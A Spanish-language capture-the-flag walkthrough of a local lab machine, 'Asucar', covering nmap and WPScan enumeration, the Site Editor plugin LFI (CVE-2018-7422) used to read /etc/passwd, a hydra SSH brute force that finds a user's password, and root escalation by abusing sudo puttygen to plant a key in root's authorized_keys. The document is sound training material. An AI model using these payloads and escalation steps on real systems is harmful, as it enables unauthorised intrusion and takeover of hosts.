

Asucar

```
(kali㉿kali)-[~/asucar]
$ sudo chmod +x auto_deploy.sh
[sudo] password for kali:

(kali㉿kali)-[~/asucar]
$ sudo ./auto_deploy.sh asucar.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
█
```

Fase 1- Servicios

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 64:44:10:ff:fe:17:28:06:93:11:e4:55:ea:93:3b:65 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK2mR4ZHERhhZkS6oA/37T+5m7Kv7i6Bzxx5P62opMNRmFStGK9uXi0hybtfyK6LhU0llQjBm2Yok45ExbRDP78=
|   256 2d:aa:fb:08:58:aa:34:8d:4f:8a:71:b9:e4:b5:99:43 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDL/MgMW7LMnrd5ESXJMi5ReeYP9/NJEFB/UkyYaWUVUv
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
|_http-generator: WordPress 6.5.3
|_http-server-header: Apache/2.4.59 (Debian)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Asucar Moreno
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En esta fase inicial, realizamos un escaneo de puertos para identificar los servicios disponibles en la máquina objetivo. Utilizamos la herramienta Nmap con una serie de opciones para obtener información detallada y realizar un análisis exhaustivo de los puertos abiertos.

Comando Nmap utilizado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

Detalles del Comando:

- `sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo`
- `-p-` : Escaneo de todos los puertos.
- `--open` : Muestra solo puertos abiertos.
- `-sS` : Escaneo SYN para determinar el estado de los puertos.

- `-sC` : Activa detección de versiones y vulnerabilidades.
- `-sV` : Escaneo de versiones de servicios.
- `--min-rate 5000` : Velocidad mínima de escaneo.
- `-vvv` : Verbosidad muy alta para información detallada.
- `-n` : Desactiva la resolución de DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `172.17.0.2` : IP de la máquina objetivo.
- `-oN Escaneo` : Guarda resultados en archivo "Escaneo".


Resultados:

Puertos Abiertos:

1. **22/tcp(SSH)**: OpenSSH 9.2p1
2. **80/tcp(HTTP)**: Apache httpd 2.4.59

Puerto 8080

Al identificar que el puerto 80 estaba abierto durante el escaneo, se procedió a ingresar la dirección IP en el navegador. Sobre el Asucar Moreno.



DNS

Hmm. We're having trouble finding that site.

We can't connect to the server at asucar.dl.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)


Try Again

Si hacemos click sobre algún botón, nos sale este mensaje, tenemos que agregar asucar.dl, a nuestro /etc/hosts.

sudo nano /etc/hosts

```
Session  Actions  Edit  View  Help
GNU nano 8.6 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
172.17.0.2   asucar.dl
█
```

Recargamos la página:




Y ya funciona.

Fase 2- Exploración

WP

Buscamos la página de login:

<http://asucar.dl/wp-login.php>



La pagina web esta corriendo un wordpress.

```
wpscan --url http://asucar.dl/ --random-user-agent
```

```
(kali㉿kali)-[~/asucar]
$ wpscan --url http://asucar.dl/ --random-user-agent

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.28

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://asucar.dl/ [172.17.0.2]
[+] Started: Tue Oct 21 02:29:53 2025
```

```
[+] WordPress readme found: http://asucar.dl/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://asucar.dl/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://asucar.dl/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.3 identified (Insecure, released on 2024-05-07).
| Found By: Rss Generator (Passive Detection)
| - http://asucar.dl/index.php/feed/, <generator>https://wordpress.org/?v=6.5.3</generator>
| - http://asucar.dl/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.5.3</generator>
```

```
[+] WordPress theme in use: twentytwentyfour
| Location: http://asucar.dl/wp-content/themes/twentytwentyfour/
| Last Updated: 2024-11-13T00:00:00.000Z
| Readme: http://asucar.dl/wp-content/themes/twentytwentyfour/readme.txt
| [!] The version is out of date, the latest version is 1.3
| [!] Directory listing is enabled
| Style URL: http://asucar.dl/wp-content/themes/twentytwentyfour/style.css
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
| Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
| Author: the WordPress team
| Author URI: https://wordpress.org
```

[i] Plugin(s) Identified:

```
[+] site-editor
| Location: http://asucar.dl/wp-content/plugins/site-editor/
| Last Updated: 2017-05-02T23:34:00.000Z
| [!] The version is out of date, the latest version is 1.1.1
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.1 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://asucar.dl/wp-content/plugins/site-editor/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://asucar.dl/wp-content/plugins/site-editor/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ◀────────────────────────────────▶ (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

El escaneo de WPScan en `http://asucar.dl/` revela un servidor Apache/2.4.59 (Debian) con XML-RPC habilitado y listado de directorios activo en `http://asucar.dl/wp-content/uploads/`. El sitio utiliza WordPress versión 6.5.3 con el tema "twentytwentyfour" actualizado. Se identificó un plugin desactualizado llamado site-editor en la versión 1.1.

Index of /wp-content/uploads

Name	Last modified	Size	Description
📁 Parent Directory		-	
📁 2024/	2024-05-12 09:13	-	
📁 2025/	2025-10-21 06:16	-	

Apache/2.4.59 (Debian) Server at asucar.dl Port 80

Fase 3- Explotación

1.1v

searchsploit site editor 1.1

<pre>(kali@kali)-[~/asucar] \$ searchsploit site editor 1.1</pre>	
Exploit Title	Path
Django CMS 3.3.0 - Editor Snippet Persistent Cross- Site Scripting	python/webapps/40129.txt
Drupal Module CK Editor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross- Site Scripting	php/webapps/25493.txt
pragmaMX 1.12.1 - '/includes/wysiwyg/spaw/ editor /plugins/imgpopup/img_popup.php?img_url' Cross- Site Scripting	php/webapps/37313.txt
WordPress Plugin Site Editor 1.1.1 - Local File Inclusion	php/webapps/44340.txt
Shellcodes: No Results	

Encontramos un Local File Inclusion para el plugins `site-editor 1.1` .

44340.txt

searchsploit -m php/webapps/44340.txt

ls

cat 44340.txt

<pre>(kali@kali)-[~/asucar] \$ searchsploit -m php/webapps/44340.txt</pre>	
Exploit: WordPress Plugin Site Editor 1.1.1 - Local File Inclusion	
URL: https://www.exploit-db.com/exploits/44340	
Path: /usr/share/exploitdb/exploits/php/webapps/44340.txt	
Codes: CVE-2018-7422	
Verified: True	
File Type: Unicode text, UTF-8 text	
Copied to: /home/kali/asucar/44340.txt	

```
(kali@kali)-[~/asucar]
$ cat 44340.txt
Product: Site Editor Wordpress Plugin - https://wordpress.org/plugins/site-editor/
Vendor: Site Editor
Tested version: 1.1.1
CVE ID: CVE-2018-7422

** CVE description **
A Local File Inclusion vulnerability in the Site Editor plugin through 1.1.1 for WordPress allows remote attackers to retrieve arbitrary files via the ajax_path parameter to editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php.

** Technical details **
In site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php:5, the value of the ajax_path parameter is used for including a file with PHP's require_once(). This parameter can be controlled by an attacker and is not properly sanitized.

Vulnerable code:
if( isset( $_REQUEST['ajax_path'] ) && is_file( $_REQUEST['ajax_path'] ) && file_exists( $_REQUEST['ajax_path'] ) ){
    require_once $_REQUEST['ajax_path'];
}

https://plugins.trac.wordpress.org/browser/site-editor/trunk/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?rev=1640500#L5

By providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

** Solution **
No fix available yet.
```

Nos da una **Proof of Concept** que adaptamos fácilmente a nuestra situación y tenemos el **LFI** !

```
** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
17 _apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
20 mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false
21 systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
22 messagebus:x:101:102:/:nonexistent:/usr/sbin/nologin
23 sshd:x:102:65534:/:run/sshd:/usr/sbin/nologin
24 curioso:x:1000:1000:/:home/curioso:/bin/bash
25 {"success":true,"data":{"output":[]}}
```

Vemos un usuario del sistema que se llama **curioso**. Aplicamos fuerza bruta con **hydra** sobre el usuario:

```
hydra -l curioso -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 10 -l
```



```
(kali@kali)-[~/asucar]
$ hydra -l curioso -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 10 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-21 03:22:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434440 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: curioso password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-21 03:22:30
```

Login: curioso password: password1

Accedemos:

ssh [curioso@172.17.0.2](ssh://curioso@172.17.0.2)

password1

si debemos regenerar las claves:

ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'

si lo hemos lanzado con sudo:

sudo ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'

```
(kali@kali)-[~/asucar]
$ ssh curioso@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWTbz000gHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
curioso@172.17.0.2's password:
Linux f71ef421d85e 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
curioso@f71ef421d85e:~$
```

Fase 4- Escalada de Privilegios

sudo -l

Si hacemos **sudo -l** vemos que podemos ejecutar **puttygen** como el usuario **root**:

```
curioso@f71ef421d85e:~$ sudo -l
Matching Defaults entries for curioso on f71ef421d85e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User curioso may run the following commands on f71ef421d85e:
    (root) NOPASSWD: /usr/bin/puttygen
curioso@f71ef421d85e:~$
```

Si buscamos información, vemos que es un programa para crear claves id_rsa, entonces vamos a crear una para el usuario root.

Comando	Máquina de Ejecución	Razón
<code>puttygen -t rsa -b 2048 -O private-openssh -o ~/.ssh/hacked</code>	Máquina de Destino (como curioso)	Estás generando un par de claves dentro del directorio de curioso (<code>~/.ssh/</code>). La herramienta <code>puttygen</code> se está ejecutando porque encontraste que el binario es vulnerable o puedes ejecutarlo con <code>sudo</code> más adelante.
<code>puttygen -L ~/.ssh/hacked >> ~/.ssh/authorized_keys</code>	Máquina de Destino (como curioso)	Este comando lee la clave privada recién creada y extrae la clave pública para añadirla al archivo <code>authorized_keys</code> del mismo usuario curioso , todo en la máquina de destino.
<code>sudo puttygen /home/curioso/.ssh/hacked -o /root/.ssh/hacked</code>	Máquina de Destino (como curioso, usando <code>sudo</code>)	Estás utilizando tu permiso <code>sudo</code> para ejecutar <code>puttygen</code> y copiar la clave privada de curioso a la ubicación root (<code>/root/.ssh/hacked</code>), lo cual solo puede hacerse en la máquina de destino.
<code>sudo puttygen /home/curioso/.ssh/hacked -o /root/.ssh/authorized_keys -O public-openssh</code>	Máquina de Destino (como curioso, usando <code>sudo</code>)	Estás usando <code>sudo</code> para convertir y copiar la clave pública generada previamente al archivo <code>authorized_keys</code> del usuario root , logrando así la elevación de privilegios. Esto se hace en la máquina de destino.
<code>ssh -i /home/curioso/.ssh/hacked root@localhost</code>	Máquina de Destino (como curioso)	Estás usando el cliente SSH dentro de la máquina de destino (<code>localhost</code>) para conectarte a ti mismo como root , usando la clave que acabas de instalar en su <code>authorized_keys</code> . Esto completa la escalada de privilegios local.

En el usuario curioso, generamos una clave SSH y la guardamos en formato OpenSSH

```
puttygen -t rsa -b 2048 -O private-openssh -o ~/.ssh/hacked
```

Extraemos la clave pública y la añadimos a `authorized_keys`

```
puttygen -L ~/.ssh/hacked >> ~/.ssh/authorized_keys
```

Copiamos la clave privada generada a la carpeta root, ya con sudo podemos ejecutarlo

```
sudo puttygen /home/curioso/.ssh/hacked -o /root/.ssh/hacked
```

Convertimos y copiamos la clave pública al directorio root

```
sudo puttygen /home/curioso/.ssh/hacked -o /root/.ssh/authorized_keys -O public-openssh
```

El Paso Final Correcto (Escalada Local)

Dado que ya has ejecutado los comandos que colocan la clave pública en el `authorized_keys` de `root` en la máquina de destino, el siguiente y **último paso** es usar el cliente SSH **dentro de la máquina de destino** para conectarte a la cuenta de `root`.

El comando correcto para ejecutar **en la terminal de** `curioso` es:

```
ssh -i /home/curioso/.ssh/hacked root@localhost
```

Parte del Comando	Explicación
<code>ssh</code>	El cliente de conexión.
<code>-i</code> <code>/home/curioso/.ssh/hacked</code>	Le indica a <code>ssh</code> que use la clave privada (<code>hacked</code>) que acabas de generar y que dejaste en el directorio de <code>curioso</code> .
<code>root@localhost</code>	Intenta conectar con el usuario <code>root</code> en el servidor local (<code>localhost</code>). El servidor encontrará la clave pública correspondiente en <code>/root/.ssh/authorized_keys</code> y te otorgará acceso.

```
curioso@f71ef421d85e:~$ ssh -i /home/curioso/.ssh/hacked root@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWBz000gHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Linux f71ef421d85e 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@f71ef421d85e:~# █
```